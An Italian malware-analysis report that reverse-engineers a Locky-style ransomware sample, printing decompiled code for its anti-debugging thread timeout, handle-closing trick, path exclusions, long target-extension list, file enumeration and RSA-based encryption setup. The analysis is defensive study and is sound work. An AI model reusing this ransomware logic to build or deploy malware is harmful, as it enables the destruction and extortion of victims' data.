20	4	LPSTR	LPSTR	resultBufferPtr
24	4	DWORD	DWORD	bufferSize

41 Campi della struttura ThreadStruct

Se ancora non sono stati creati, vengono invocati due eventi usati per la sincronizzazione tra i thread e un altro thread, incaricato di eseguire la *ThreadRoutine2*. Gli handles a tali oggetti sono salvati nei primi tre campi della struttura. A questo punto, il thread 1 (quello che crea il thread che esegue la routine 2, cui ci si riferirà in seguito come thread 2) va in *WaitForsSingleObject* sull'evento 2 e verrà sbloccato dal thread 2 prima di poter proseguire.

```
void ThreadRoutine2(struct_thread *param_1)
{
    undefined4 *puVar1;
    struct_thread *psVar2;
    undefined uVar3;
    int iVar4;
    DWORD DVar5;
    |
    psVar2 = param_1;
    do {
        SetEvent(psVar2->hEvent2);
        do {
            DVar5 = WaitForSingleObject(psVar2->hEvent1, INFINITE);
        } while (DVar5 != 0);
        param_1 = (struct_thread *)psVar2->bufferSize;
        puVar1 = (undefined4 *)psVar2->resultBufferPtr;
        iVar4 = (*NtQueryObject)(psVar2->requestedHandle, 1, puVar1, param_1, &param_1);
        if (iVar4 == 0) {
            if ((puVar1[1] != 0) &&
                (param_1 = (struct_thread *) (uint) * (ushort *) puVar1, param_1 != (struct_thread *) 0x0)) {
                switch_function(puVar1, (undefined4 *) puVar1[1], (uint) ((int) &param_1->hEvent1 + 2));
            }
            * (undefined2 *) ((int) puVar1 + ((uint) param_1 & 0xffffffff)) = 0;
            uVar3 = 1;
        }
        else {
            uVar3 = 0;
        }
        * (undefined *) &psVar2->returnedVal = uVar3;
    } while ( true );
}
```

42 ThreadRoutine2

Il thread 2 lo sblocca effettuando una *SetEvent* e va a sua volta in *WaitForsSingleObject* sull'evento 1. Il thread 1 popola la struttura globale vista in precedenza, scrivendo l'handle su cui effettuare la *NtQueryObject*, l'indirizzo del buffer dove salvare il risultato e la taglia del buffer. A questo punto, invocando una *SetEvent* sull'evento 1, il thread 2 viene sbloccato ed invoca la *NtQueryObject* sull'handle specificato, passando come secondo parametro 1, ovvero *PUBLIC_OBJECT_TYPE_INFORMATION*. Quindi, nel buffer viene conservata una struttura di tipo *PUBLIC_OBJECT_TYPE_INFORMATION* che contiene la stringa UNICODE del pathname del file associato all'handle e dei bytes riservati per il sistema operativo. Alla fine delle operazioni effettuate, il thread 2 scrive il campo *returnedVal* della struttura per indicare se le operazioni sono andate o meno a buon fine.


```

hObject = 000003FC (window)
InfoClass = ObjectNameInfo
Buffer = 012FEF80
Bufsize = 800 (2048.)
LpResize = 0349F930

```

43 Parametri passati in una chiamata alla *NtQueryObject*

Nel frattempo, il thread 1 si era messo nuovamente in *WaitForSingleObject* sull'evento 2 e viene sbloccato dal thread 1. Tuttavia, tale *WaitForSingleObject*, a differenza delle altre chiamate, è effettuata con un valore del timeout diverso da INFINITE; infatti, il valore del timeout è hardcoded e pari a 200 millisecondi, scaduti i quali il thread 1 decide di uccidere il thread 2 invocando una *TerminateThread*.

In altri termini, se il thread 2 impiega più di 200 ms a restituire un risultato, esso viene ucciso e ne viene creato uno nuovo in ogni caso. Quindi, non è possibile vedere il flusso di esecuzione corretto se ci si ferma a debuggare il thread 2. Dunque, è stata rilevata una ulteriore misura antidebugger che fa uso del multithreading.

SECONDA PATCH

Viene effettuata una patch all'eseguibile, sostituendo il valore 200 del timeout della *WaitForSingleObject* con -1, ovvero INFINITE, così che il thread 2 non venga mai ucciso prima di aver restituito un risultato. Si sostituisce la PUSH del parametro sullo stack con una PUSH -1.

Continuando ad analizzare l'esecuzione della *CreateEventsThread*, essa ritorna il valore presente nella struttura globale chiamato *returnedVal*. Esso è 0 oppure 1, a seconda se la query sia andata o meno a buon fine.

```

if (((char)uVar5 != '\0') &&
    ((uVar4 = SearchString_1(local_a28, '\x01'), _Memory = local_20,
      (char)uVar4 == '\0' &&
      (pwVar2 = CheckFileExtension(local_a28), _Memory = local_20,
        pwVar2 != (wchar_t *)0x0)))) &&
    (pvVar6 = (HANDLE)DuplicateProcessHandle
      (local_14, (uint)uVar1, DUPLICATE_CLOSE_SOURCE),
      _Memory = local_20, pvVar6 != (HANDLE)0x0)) {
  CloseHandle(pvVar6);
  _Memory = local_20;
}

```

44 Thread1_fun: codice dopo la *CreateEventsThread*

A questo punto, si invoca la funzione *SearchString_1*, passandole come primo parametro l'indirizzo della stringa ottenuta in seguito alla query e come secondo parametro il valore 1. Questo comporta che la funzione invochi la *wcsstr* per verificare se la stringa contiene delle occorrenze di altre stringhe che vengono costruite sullo stack e sono ben visibili dal debugger:

```

UNICODE "Windows"
UNICODE "Boot"
UNICODE "System Volume Information"
UNICODE "$Recycle.Bin"
UNICODE "thumbs.db"
UNICODE "temp"
UNICODE "Program Files"
UNICODE "Program Files (x86)"
UNICODE "AppData"
UNICODE "Application Data"
UNICODE "winnt"
UNICODE "tmp"
UNICODE "_Locky_recover_instructions.txt"
UNICODE "_Locky_recover_instructions.bmp"
UNICODE "_HELP_instructions.txt"
UNICODE "_HELP_instructions.bmp"
UNICODE "_HELP_instructions.html"

```

45 Stringhe controllate dalla *SearchString_1*

Se almeno una di queste stringhe è presenti, viene ritornato l'indirizzo della prima occorrenza, altrimenti NULL. Quindi, nel caso in cui non ci sono occorrenze nella stringa, viene invocata anche la *CheckFileExtension*. Tale funzione svolge un lavoro simile alla precedente, invocando la *wcsicmp* per confrontare l'estensione del file con una lista di possibili stringhe costruite sullo stack.

```
UNICODE "wallet.dat"
UNICODE ".key"
UNICODE ".crt"
UNICODE ".csr"
UNICODE ".p12"
UNICODE ".pem"
UNICODE ".DOC"
UNICODE ".odt"
UNICODE ".ott"
UNICODE ".sxw"
UNICODE ".stw"
UNICODE ".PPT"
UNICODE ".XLS"
UNICODE ".pdf"
UNICODE ".RTF"
UNICODE ".uot"
UNICODE ".CSV"
UNICODE ".txt"
```

46 Elenco delle estensioni sullo stack; è presentata solo una vista parziale, l'elenco contiene molte altre estensioni

Se la stringa del file risulta avere una estensione corrispondente ad una di quelle nella lista, viene invocata la *DuplicateProcessHandle* sull'handle del file, ma con terzo parametro il flag *DUPLICATE_CLOSE_SOURCE*. In questo modo, il malware sta ottenendo un handle al file ma cancellando l'handle al medesimo file posseduto dal processo originario.

Dunque, l'intero meccansimo del mutithreading è volto a filtrare tutti gli handles ai file posseduti dagli altri processi nel sistema e, se tali files non hanno nel proprio pathname una delle stringhe controllate dalla *SearchString_1* e hanno una estensione presente nella lista costruita dalla *CheckFileExtension*, chiudere gli handle degli altri processi verso tali files. Sembra che il malware stia facendo in modo di ottenere l'accesso esclusivo ai files che intende cifrare.

Sono elencate di seguito tutte le estensioni dei files controllate dalla *CheckFileExtension*:

- "wallet.dat"
- ".key"
- ".crt"
- ".csr"
- ".p12"
- ".pem"
- ".DOC"
- ".odt"
- ".ott"
- ".sxw"
- ".stw"
- ".PPT"
- ".XLS"
- ".pdf"
- ".RTF"
- ".uot"

- ".CSV"
- ".txt"
- ".xml"
- ".3ds"
- ".max"
- ".3dm"
- ".DOT"
- ".docx"
- ".docm"
- ".dotx"
- ".dotm"
- ".602"
- ".hwp"
- ".ods"
- ".ots"
- ".sxc"
- ".stc"
- ".dif"
- ".xlc"
- ".xlm"
- ".xlt"
- ".xlw"
- ".slk"
- ".xlsb"
- ".xlsm"
- ".xlsx"
- ".xltm"
- ".xltx"
- ".wk1"
- ".wks"
- ".123"
- ".wb2"
- ".odp"
- ".otp"
- ".sxi"
- ".sti"
- ".pps"
- ".pot"
- ".sxd"
- ".std"
- ".pptm"
- ".pptx"
- ".potm"
- ".potx"
- ".uop"
- ".odg"
- ".otg"
- ".sxm"
- ".mml"
- ".docb"
- ".ppam"
- ".ppsx"
- ".ppsm"
- ".sldx"
- ".sldm"
- ".msl1"
- ".msl1 (Security copy)"
- ".lay"
- ".lay6"
- ".asc"

- ".onetoc2"
- ".pst"
- ".001"
- ".002"
- ".003"
- ".004"
- ".005"
- ".006"
- ".007"
- ".008"
- ".009"
- ".010"
- ".011"
- ".SQLITE3"
- ".SQLITEDB"
- ".sql"
- ".mdb"
- ".db"
- ".dbf"
- ".odb"
- ".frm"
- ".MYD"
- ".MYI"
- ".ibd"
- ".mdf"
- ".ldf"
- ".php"
- ".c"
- ".cpp"
- ".pas"
- ".asm"
- ".h"
- ".js"
- ".vb"
- ".vbs"
- ".pl"
- ".dip"
- ".dch"
- ".sch"
- ".brd"
- ".cs"
- ".asp"
- ".rb"
- ".java"
- ".jar"
- ".class"
- ".sh"
- ".bat"
- ".cmd"
- ".py"
- ".psd"
- ".NEF"
- ".tiff"
- ".tif"
- ".jpg"
- ".jpeg"
- ".cgm"
- ".raw"
- ".gif"
- ".png"

- ".bmp"
- ".svg"
- ".djvu"
- ".djv"
- ".zip"
- ".rar"
- ".7z"
- ".gz"
- ".tgz"
- ".tar"
- ".bak"
- ".tbk"
- ".tar.bz2"
- ".PAQ"
- ".ARC"
- ".aes"
- ".gpg"
- ".apk"
- ".asset"
- ".asset"
- ".bik"
- ".bsa"
- ".d3dbsp"
- ".das"
- ".forge"
- ".iwi"
- ".lbf"
- ".litemod"
- ".litesql"
- ".ltx"
- ".re4"
- ".sav"
- ".upk"
- ".wallet"
- ".vmx"
- ".vmdk"
- ".vdi"
- ".qcow2"
- ".mp3"
- ".wav"
- ".swf"
- ".fla"
- ".wmv"
- ".mpg"
- ".vob"
- ".mpeg"
- ".asf"
- ".avi"
- ".mov"
- ".mp4"
- ".3gp"
- ".mkv"
- ".3g2"
- ".flv"
- ".wma"
- ".mid"
- ".m3u"
- ".m4u"
- ".m4a"
- ".n64"

- ".contact"
- ".dbx"
- ".doc"
- ".docx"
- ".jnt"
- ".jpg"
- ".mapimail"
- ".msg"
- ".oab"
- ".ods"
- ".pdf"
- ".pps"
- ".ppsm"
- ".ppt"
- ".pptm"
- ".prf"
- ".pst"
- ".rar"
- ".rtf"
- ".txt"
- ".wab"
- ".xls"
- ".xlsx"
- ".xml"
- ".zip"
- ".1cd"
- ".3ds"
- ".3g2"
- ".3gp"
- ".7z"
- ".7zip"
- ".accdb"
- ".aoi"
- ".asf"
- ".asp"
- ".aspx"
- ".asx"
- ".avi"
- ".bak"
- ".cer"
- ".cfg"
- ".class"
- ".config"
- ".css"
- ".csv"
- ".db"
- ".dds"
- ".dwg"
- ".dxf"
- ".flf"
- ".flv"
- ".html"
- ".idx"
- ".js"
- ".key"
- ".kwm"
- ".laccdb"
- ".ldf"
- ".lit"
- ".m3u"

- ".mbx"
- ".md"
- ".mdf"
- ".mid"
- ".mlb"
- ".mov"
- ".mp3"
- ".mp4"
- ".mpg"
- ".obj"
- ".odt"
- ".pages"
- ".php"
- ".psd"
- ".pwm"
- ".rm"
- ".safe"
- ".sav"
- ".save"
- ".sql"
- ".srt"
- ".swf"
- ".thm"
- ".vob"
- ".wav"
- ".wma"
- ".wmv"
- ".xlsb"
- ".3dm"
- ".aac"
- ".ai"
- ".arw"
- ".c"
- ".cdr"
- ".cls"
- ".cpi"
- ".cpp"
- ".cs"
- ".db3"
- ".docm"
- ".dot"
- ".dotm"
- ".dotx"
- ".drw"
- ".dxb"
- ".eps"
- ".fla"
- ".flac"
- ".fxg"
- ".java"
- ".m"
- ".m4v"
- ".max"
- ".mdb"
- ".pcd"
- ".pct"
- ".pl"
- ".potm"
- ".potx"
- ".ppam"

- ".ppsm"
- ".ppsx"
- ".pptm"
- ".ps"
- ".pspimage"
- ".r3d"
- ".rw2"
- ".sldm"
- ".sldx"
- ".svg"
- ".tga"
- ".wps"
- ".xla"
- ".xlam"
- ".xlm"
- ".xlr"
- ".xlsm"
- ".xlt"
- ".xltn"
- ".xltx"
- ".xlw"
- ".act"
- ".adp"
- ".al"
- ".bkp"
- ".blend"
- ".cdf"
- ".cdx"
- ".cgm"
- ".cr2"
- ".crt"
- ".dac"
- ".dbf"
- ".dcr"
- ".ddd"
- ".design"
- ".dtd"
- ".fdb"
- ".fff"
- ".fpx"
- ".h"
- ".iif"
- ".indd"
- ".jpeg"
- ".mos"
- ".nd"
- ".nsd"
- ".nsf"
- ".nsg"
- ".nsh"
- ".odc"
- ".odp"
- ".oil"
- ".pas"
- ".pat"
- ".pef"
- ".pfx"
- ".ptx"
- ".qbb"
- ".qbm"

- ".sas7bdat"
- ".say"
- ".st4"
- ".st6"
- ".stc"
- ".sxc"
- ".sxw"
- ".tlg"
- ".wad"
- ".xlk"
- ".aiff"
- ".bin"
- ".bmp"
- ".cmt"
- ".dat"
- ".dit"
- ".edb"
- ".flvv"
- ".gif"
- ".groups"
- ".hdd"
- ".hpp"
- ".log"
- ".m2ts"
- ".m4p"
- ".mkv"
- ".mpeg"
- ".ndf"
- ".nvram"
- ".ogg"
- ".ost"
- ".pab"
- ".pdb"
- ".pif"
- ".png"
- ".qed"
- ".qcow"
- ".qcow2"
- ".rvt"
- ".st7"
- ".stm"
- ".vbox"
- ".vdi"
- ".vhd"
- ".vhdx"
- ".vmdk"
- ".vmsd"
- ".vmx"
- ".vmxf"
- ".3fr"
- ".3pr"
- ".ab4"
- ".accde"
- ".accdr"
- ".accdt"
- ".ach"
- ".acr"
- ".adb"
- ".ads"
- ".agdl"

- ".ait"
- ".apj"
- ".asm"
- ".awg"
- ".back"
- ".backup"
- ".backupdb"
- ".bank"
- ".bay"
- ".bdb"
- ".bgt"
- ".bik"
- ".bpw"
- ".cdr3"
- ".cdr4"
- ".cdr5"
- ".cdr6"
- ".cdrw"
- ".cel"
- ".ce2"
- ".cib"
- ".craw"
- ".crw"
- ".csh"
- ".csl"
- ".db_journal"
- ".dc2"
- ".dcs"
- ".ddoc"
- ".ddrw"
- ".der"
- ".des"
- ".dgc"
- ".djvu"
- ".dng"
- ".drf"
- ".dxg"
- ".eml"
- ".erbsql"
- ".erf"
- ".exf"
- ".ffd"
- ".fh"
- ".fhd"
- ".gray"
- ".grey"
- ".gry"
- ".hbk"
- ".ibank"
- ".ibd"
- ".ibz"
- ".iiq"
- ".incpas"
- ".jpe"
- ".kc2"
- ".kdbx"
- ".kdc"
- ".kpxd"
- ".lua"
- ".mdc"

- ".mef"
- ".mfw"
- ".mmw"
- ".mny"
- ".moneywell"
- ".mrw"
- ".myd"
- ".ndd"
- ".nef"
- ".nk2"
- ".nop"
- ".nrw"
- ".ns2"
- ".ns3"
- ".ns4"
- ".nwb"
- ".nx2"
- ".nx1"
- ".nyf"
- ".odb"
- ".odf"
- ".odg"
- ".odm"
- ".orf"
- ".otg"
- ".oth"
- ".otp"
- ".ots"
- ".ott"
- ".p12"
- ".p7b"
- ".p7c"
- ".pdd"
- ".pem"
- ".plus_muhd"
- ".plc"
- ".pot"
- ".pptx"
- ".psafe3"
- ".py"
- ".qba"
- ".qbr"
- ".qbw"
- ".qbx"
- ".qby"
- ".raf"
- ".rat"
- ".raw"
- ".rdb"
- ".rwl"
- ".rwz"
- ".s3db"
- ".sd0"
- ".sda"
- ".sdf"
- ".sqlite"
- ".sqlite3"
- ".sqlitedb"
- ".sr2"
- ".srf"

- ".srw"
- ".st5"
- ".st8"
- ".std"
- ".sti"
- ".stw"
- ".stx"
- ".sxd"
- ".sxdg"
- ".sxi"
- ".sxm"
- ".tex"
- ".wallet"
- ".wb2"
- ".wpd"
- ".x11"
- ".x3f"
- ".xis"
- ".ycbcr4"
- ".yuv"

CIFRATURA DEI FILES

```
for (lpParameter = *(LPVOID *) (unaff_EBP + -0xe0);
    lpParameter != *(LPVOID *) (unaff_EBP + -0xdc);
    lpParameter = (LPVOID)((int)lpParameter + 0x1c)) {
    in_stack_ffffde4 = (undefined4 *) 0x42a279;
    pvVar5 = CreateThread((LPSECURITY_ATTRIBUTES) 0x0, 0, CipherThreadRoutine, lpParameter, 0,
        (LPDWORD) (unaff_EBP + -0x30));
    *(undefined4 *) (unaff_EBP + -0x34) = 0;
    if ((pvVar5 == (HANDLE) 0x0) || (pvVar5 == (HANDLE) 0xffffffff)) {
        DVar8 = GetLastError();
        *(DWORD *) (unaff_EBP + -0xb0) = DVar8;
        *(undefined ***) (unaff_EBP + -0xb4) = xbfSEN::vftable;
        /* WARNING: Subroutine does not return */
        __CxxThrowException@8 (unaff_EBP + -0xb4, &DAT_0047ee48);
    }
    *(HANDLE *) (unaff_EBP + -0x34) = pvVar5;
    *(undefined *) (unaff_EBP + -4) = 0x16;
    FUN_004298f0 (&DAT_00483204, (undefined4 *) (unaff_EBP + -0x34));
    *(undefined *) (unaff_EBP + -4) = 0x15;
    if ((* (int *) (unaff_EBP + -0x34) != 0) && (* (int *) (unaff_EBP + -0x34) != -1)) {
        CloseHandle (* (HANDLE *) (unaff_EBP + -0x34));
    }
}
```

47 Prosieguo della DoingTheBigWork: creazione dei thread che criptano i files

Dopo aver fatto *privilege escalation* e aver lanciato i thread esaminati in precedenza, il main thread invoca una *CreateThread* in un ciclo *for*, in cui, ad ogni thread creato viene passato come argomento per la routine da eseguire uno dei drive individuati in precedenza tramite la *ExploreLogicalDrives*. Molto probabilmente si tratta dei thread che andranno ad eseguire i task di cifratura. Gli handle ai thread sono salvati in un'area di memoria il cui indirizzo viene salvato in una variabile globale.

Si nota, analizzando la funzione dal decompilatore, che il thread principale si metterà in attesa degli altri thread in un for loop, invocando una *WaitForSingleObject* su ognuno di essi. Tuttavia, prima di fare ciò, effettua delle chiamate ad altre funzioni e svolge ulteriori operazioni, ma si decide di

rimandarne l'analisi ad un successivo momento, preferendo concentrarsi sulla routine svolta dai thread lanciati, tentando di acquisire maggiori informazioni sul processo di cifratura.

```

undefined4 CipherThreadRoutine(void)
{
    short *psVar1;
    short **lpParam;
    HANDLE pvVar2;
    int unaff_EBP;
    undefined4 *in_FS_OFFSET;
    int iVar3;

    SEH_preamble();
    *(undefined **)(unaff_EBP + -0x10) = &stack0xffffffffd4;
    iVar3 = THREAD_PRIORITY_LOWEST;
    pvVar2 = GetCurrentThread();
    SetThreadPriority(pvVar2,iVar3);
    lpParam = *(short **)(unaff_EBP + 8);
    psVar1 = lpParam[4];
    *(undefined *)(unaff_EBP + -0x11) = 0;
    if (psVar1 < (short *)0x3) {
        if (&DAT_00000008 <= lpParam[5]) {
            lpParam = (short **)*lpParam;
        }
        if (*(short *)lpParam == L'c') goto code_r0x00429cd5;
    }
    iVar3 = THREAD_MODE_BACKGROUND_BEGIN;
    pvVar2 = GetCurrentThread();
    SetThreadPriority(pvVar2,iVar3);
    *(undefined *)(unaff_EBP + -0x11) = 1;
code_r0x00429cd5:
    *(undefined4 *) (unaff_EBP + -4) = 0;
    EnumFiles();
    *(undefined *) (unaff_EBP + -4) = 1;
    CryptoFiles();
    FUN_00429a70((void **)(unaff_EBP + -0x24));
    if (*(char *) (unaff_EBP + -0x11) != '\0') {
        iVar3 = THREAD_MODE_BACKGROUND_END;
        pvVar2 = GetCurrentThread();
        SetThreadPriority(pvVar2,iVar3);
    }
    *in_FS_OFFSET = *(undefined4 *) (unaff_EBP + -0xc);
    return 0;
}

```

48 Routine eseguita dai thread che hanno il compito di cifrare i dati

Innanzitutto, si nota che i thread, invocando *GetCurrentThread* e *SetThreadPriority*, modificano il proprio livello di priorità lavorando in modalità background, fatta eccezione per il thread che riceve come argomento il drive con nome “C”, il quale imposta la propria priorità a *THREAD_PRIORITY_LOWEST*.

Settato ciò, viene invocata una funzione ridenominata *EnumFiles*, la quale ha il compito di preparare una lista di files che dovranno essere cifrati. Infatti, al suo interno invoca una ulteriore funzione ridenominata *WorkWithFiles*, la quale esegue le seguenti operazioni:

1. Scandisce i file e le directories del drive assegnato al thread, invocando all'inizio *FindFirstFileW* e poi, in un loop, *FindNextFileW*, così da ottenere informazioni sui files;
2. Per ogni file o directory, verifica di disporre dei privilegi d'accesso di cui necessita, invocando una funzione ridenominata *PrivilegeCheck*;
3. Se si tratta di una directory, la funzione *WorkWithFile* si invoca ricorsivamente; altrimenti, se si tratta di un file, viene invocata la *SearchString_1* sul suo pathname;
4. Nel caso in cui nel pathname non sia presente una delle stringhe viste in precedenza analizzando la *SearchString_1*, allora viene invocata la *CheckFileExtension*. Se l'esensione del

file è tra quelle indicate nell'elenco visto in precedenza, allora il file viene aggiunto ad una lista.

```

pvVar3 = FindFirstFileW((LPCWSTR)puVar5, (LPWIN32_FIND_DATAW)(unaff_EBP + -0x2e0));
*(HANDLE *)(unaff_EBP + -0x90) = pvVar3;
*(undefined4 *) (unaff_EBP + -4) = 0;
BVar4 = copy_and_free_if_ok((void *) (unaff_EBP + -0x8c), '\x01', (void *) 0x0);
if (*(int *) (unaff_EBP + -0x90) != -1) {
    uVar2 = PrivilegeCheck(GENERIC_WRITE);
    *(undefined4 *) (unaff_EBP + -0x18) = uVar2;
    uVar8 = extraout_EDX;
    do {
        lVar9 = CheckExceptionalFile((byte *) (unaff_EBP + -0x2e0), uVar8);
        if (((((char) lVar9 == '\0') && ((* (uint *) (unaff_EBP + -0x2e0) & 0x1600) == 0)) &&
            (((byte) * (undefined4 *) (unaff_EBP + -0x2e0) & 0x14) != 4)) &&
            (((* (byte *) (unaff_EBP + -0x2e0) & FILE_ATTRIBUTE_DIRECTORY) != 0 ||
              (*(int *) (unaff_EBP + -0x18) != 0)))) {
            uVar2 = SearchString_1((wchar_t *) (unaff_EBP + -0x2b4), '\0');
            if ((char) uVar2 == '\0') {
                if ((* (byte *) (unaff_EBP + -0x2e0) & FILE_ATTRIBUTE_DIRECTORY) == 0) {
                    pvVar6 = CheckFileExtension((short *) (unaff_EBP + -0x2b4));
                }
            }
        }
    } while (1);
}

```

49 Funzione WorkWithFiles

```

ppvVar4 = &local_8;
BVar2 = 1;
DVar3 = 0x2000e;
local_8 = (HANDLE) 0x0;
local_c = (HANDLE) 0x0;
pvVar1 = GetCurrentThread();
BVar2 = OpenThreadToken(pvVar1, DVar3, BVar2, ppvVar4);
if (BVar2 == 0) {
    ppvVar4 = &local_8;
    DVar3 = 0x2000e;
    pvVar1 = GetCurrentProcess();
    BVar2 = OpenProcessToken(pvVar1, DVar3, ppvVar4);
    if (BVar2 == 0) goto code_r0x00462bc7;
}
BVar2 = DuplicateToken(local_8, SecurityImpersonation, &local_c);
if (BVar2 != 0) {
    local_18 = 0;
    local_40.PrivilegeCount = 0;
    local_40.Control = 0;
    local_40.Privilege[0].Luid.LowPart = 0;
    local_40.Privilege[0].Luid.HighPart = 0;
    local_40.Privilege[0].Attributes = 0;
    local_1c = 0x14;
    local_2c.GenericRead = 0x120089;
    local_2c.GenericWrite = 0x120116;
    local_2c.GenericExecute = 0x1200a0;
    local_2c.GenericAll = FILE_ALL_ACCESS;
    MapGenericMask(&param_1, &local_2c);
    BVar2 = AccessCheck(pSecurityDescriptor, local_c, param_1, &local_2c, &local_40, &local_1c, &local_18,
                       &local_14);
    if (BVar2 == 0) {
        local_14 = 0;
    }
}
}

```

50 Funzione PrivilegeCheck

Dopo aver invocato l'API *GetFileSecurityW* per ottenere specifiche informazioni sulla sicurezza del file o della directory, nella funzione *PrivilegeCheck* vengono effettuate le operazioni visibili nella figura precedente, per controllare che si abbiano i permessi d'accesso a tale file o directory. In particolare, ciò viene controllato invocando l'API *AccessCheck*.

Dopo aver scandito sostanzialmente tutto il drive assegnato al thread, la funzione *WorkWithFiles* ha creato una lista contenente i files da cifrare. L'indirizzo di tale lista viene salvato dalla *EnumFiles* all'interno di una classe, cui si accederà in seguito per poterli criptare.

43	D9	FA	22	DA	79	00	1A	63	00	3A	00	5C	00	55	00	****c:\U	
73	00	65	00	72	00	73	00	5C	00	49	00	45	00	55	00	ers\IEU	
73	00	65	00	72	00	5C	00	44	00	65	00	73	00	68	00	ser\Desk	
74	00	6F	00	70	00	5C	00	52	00	53	00	41	00	5F	00	top\RSA	
68	00	65	00	79	00	2E	00	74	00	78	00	74	00	00	00	key.txt.	
00	F0	AD	BA	00	F0	AD	BA	00	F0	AD	BA	00	F0	AD	BA	*****	
00	F0	AD	BA	EE	FE	AB	AB	AB	AB	AB	AB	AB	AB	EE	FE	*****	
00	00	00	00	00	00	00	00	4E	D9	F9	2C	F1	79	00	00	
80	45	F6	00	C0	00	F6	00	54	D9	FA	35	FC	79	00	1A	
63	00	3A	00	5C	00	50	00	72	00	6F	00	67	00	72	00	c:\Progr	
61	00	60	00	44	00	61	00	74	00	61	00	5C	00	40	00	anData\M	
69	00	63	00	72	00	6F	00	73	00	6F	00	66	00	74	00	icrosoft	
5C	00	53	00	60	00	73	00	52	00	6F	00	75	00	74	00	\SmsRout	
65	00	72	00	5C	00	40	00	65	00	73	00	73	00	61	00	er\Messa	
67	00	65	00	53	00	74	00	6F	00	72	00	65	00	5C	00	geStore\	
65	00	64	00	62	00	30	00	30	00	30	00	30	00	31	00	edb00001	
2E	00	6C	00	6F	00	67	00	00	AD	BA	00	F0	AD	BA	00	.log.***	
00	F0	AD	BA	00	F0	AD	BA	00	F0	AD	BA	00	F0	AD	BA	00	*****
00	F0	AD	BA	00	F0	AD	BA	00	F0	AD	BA	00	F0	AD	BA	00	*****
00	F0	AD	BA	EE	FE	AB	AB	AB	AB	AB	AB	AB	AB	EE	FE	*****	
00	00	00	00	00	00	00	00	54	D9	FA	35	E6	79	00	1A	
63	00	3A	00	5C	00	50	00	72	00	6F	00	67	00	72	00	c:\Progr	
61	00	60	00	44	00	61	00	74	00	61	00	5C	00	40	00	anData\M	
69	00	63	00	72	00	6F	00	73	00	6F	00	66	00	74	00	icrosoft	
5C	00	53	00	60	00	73	00	52	00	6F	00	75	00	74	00	\SmsRout	
65	00	72	00	5C	00	40	00	65	00	73	00	73	00	61	00	er\Messa	
67	00	65	00	53	00	74	00	6F	00	72	00	65	00	5C	00	geStore\	
65	00	64	00	62	00	74	00	60	00	70	00	2E	00	6C	00	edbtmp.l	
6F	00	67	00	00	AD	BA	00	F0	AD	BA	00	F0	AD	BA	00	og.***	
00	F0	AD	BA	00	F0	AD	BA	00	F0	AD	BA	00	F0	AD	BA	00	*****
00	F0	AD	BA	00	F0	AD	BA	00	F0	AD	BA	00	F0	AD	BA	00	*****
00	F0	AD	BA	EE	FE	AB	AB	AB	AB	AB	AB	AB	AB	EE	FE	*****	
00	00	00	00	00	00	00	00	54	D9	FA	35	E6	79	00	1A	
63	00	3A	00	5C	00	50	00	72	00	6F	00	67	00	72	00	c:\Progr	

51 Lista dei file da criptare costruita

La routine del thread, a questo punto, può procedere con l'encryption dei files. La successiva funzione che viene chiamata è stata ridenominata *CryptoFiles*.

```

24 ObtainRSAKey();
25 *(undefined4 *) (unaff_EBP + -4) = 0;
26 *(undefined4 *) (unaff_EBP + -0x24) = 0;
27 *(undefined4 *) (unaff_EBP + -0x3c) = 0;
28 *(undefined4 *) (unaff_EBP + -0x5c) = 0;
29 *(undefined4 *) (unaff_EBP + -0x58) = 0;
30 *(undefined4 *) (unaff_EBP + -0x7c) = 7;
31 *(undefined4 *) (unaff_EBP + -0x80) = 0;
32 *(undefined2 *) (unaff_EBP + -0x90) = 0;
33 *(undefined **) (unaff_EBP + -0x14) = &stack0xffffffff90;
34 *(undefined **) (unaff_EBP + -0x14) = &stack0xffffffff90;
35 *(undefined *) (unaff_EBP + -4) = 1;
36 FUN_0041b4a0(unaff_EBP + -0x74);
37 puVar5 = (undefined4 *) ** (undefined4 **) (unaff_EBP + 0xc);
38 *(undefined *) (unaff_EBP + -4) = 2;
39 for (; *(undefined4 **) (unaff_EBP + -100) = puVar5,
40     puVar5 != *(undefined4 **) (*(int *) (unaff_EBP + 0xc) + 4); puVar5 = puVar5 + 8) {
41     *(undefined *) (unaff_EBP + -4) = 3;
42     uVar12 = CipherFile();

```

52 Inizio della funzione CryptoFiles

La prima operazione che viene effettuata è una chiamata alla funzione ObtainRSAKey, la quale al suo interno invoca le API Crypto della dll ADVAPI32.DLL per ottenere una chiave RSA-2048.

```

if (*this == 0) {
    ppuVar2 = CryptoAcquireContext((void *) (unaff_EBP + -0x10), PROV_RSA_AES, CRYPT_VERIFYCONTEXT);
    FUN_00410cf0(this, (HCRYPTPROV *) ppuVar2);
    if (*(int *) (unaff_EBP + -0x10) != 0) {
        CryptReleaseContext((HCRYPTPROV *) (unaff_EBP + -0x10), 0);
    }
}
CryptoImportKey(this + 1, this, *(BYTE **) (unaff_EBP + 8), *(DWORD *) (unaff_EBP + 0xc), 0, '\0');

```

53 ObtainRSAKey

Viene acquisito un CSP (Crypto Service Provider) di tipo RSA_AES, esattamente lo stesso tipo di crittografia che il malware dichiara di usare nel messaggio lasciato all'utente una volta che sono stati criptati i files. Tuttavia, la chiave non viene generata ex novo, bensì viene invocata la *CryptImportKey*, per importare nel CSP una chiave esistente sotto forma di KEY_BLOB. Tale chiave risulta essere la seguente:

The screenshot shows a debugger window with assembly code on the left and a hex dump on the right. A blue arrow points from the assembly instruction `CALL DWORD PTR DS:[401000132.CryptImportKey]` to the hex dump. The hex dump shows the imported RSA key blob, with the ASCII column displaying `54 KEY_BLOB della chiave RSA importata`.

54 KEY_BLOB della chiave RSA importata

A questo punto, in un ciclo in cui vengono scanditi i vari files, si procede a cifrarli uno alla volta, invocando la funzione *CipherFile*.

Il processo di cifratura del file si svolge nel seguente modo: come prima cosa viene invocata l'API *GetFileAttributesExW* per ottenere informazioni sul file da cifrare in una struttura di tipo `WIN32_FILE_ATTRIBUTE_DATA`. In particolare, ottiene: i file attributes, i timestamp di creazione del file, ultimo accesso ed ultima scrittura e infine la dimensione del file.

Dopodiché, si procede a creare il nuovo nome che verrà assegnato al file cifrato, generando delle stringhe UNICODE in maniera random. Ciò è fatto invocando due volte la funzione *GenerateRandomFilenamePart*, la quale fa uso dell'API *CrypGenRandom* per generare bytes casuali, per poi mapparli nei caratteri UNICODE che rappresentano le cifre esadecimali ("0123456789ABCDEF"). Alla prima invocazione della *GenerateRandomFilenamePart*, viene creata una stringa di 12 caratteri, mentre alla seconda invocazione una stringa di 8 caratteri.

```

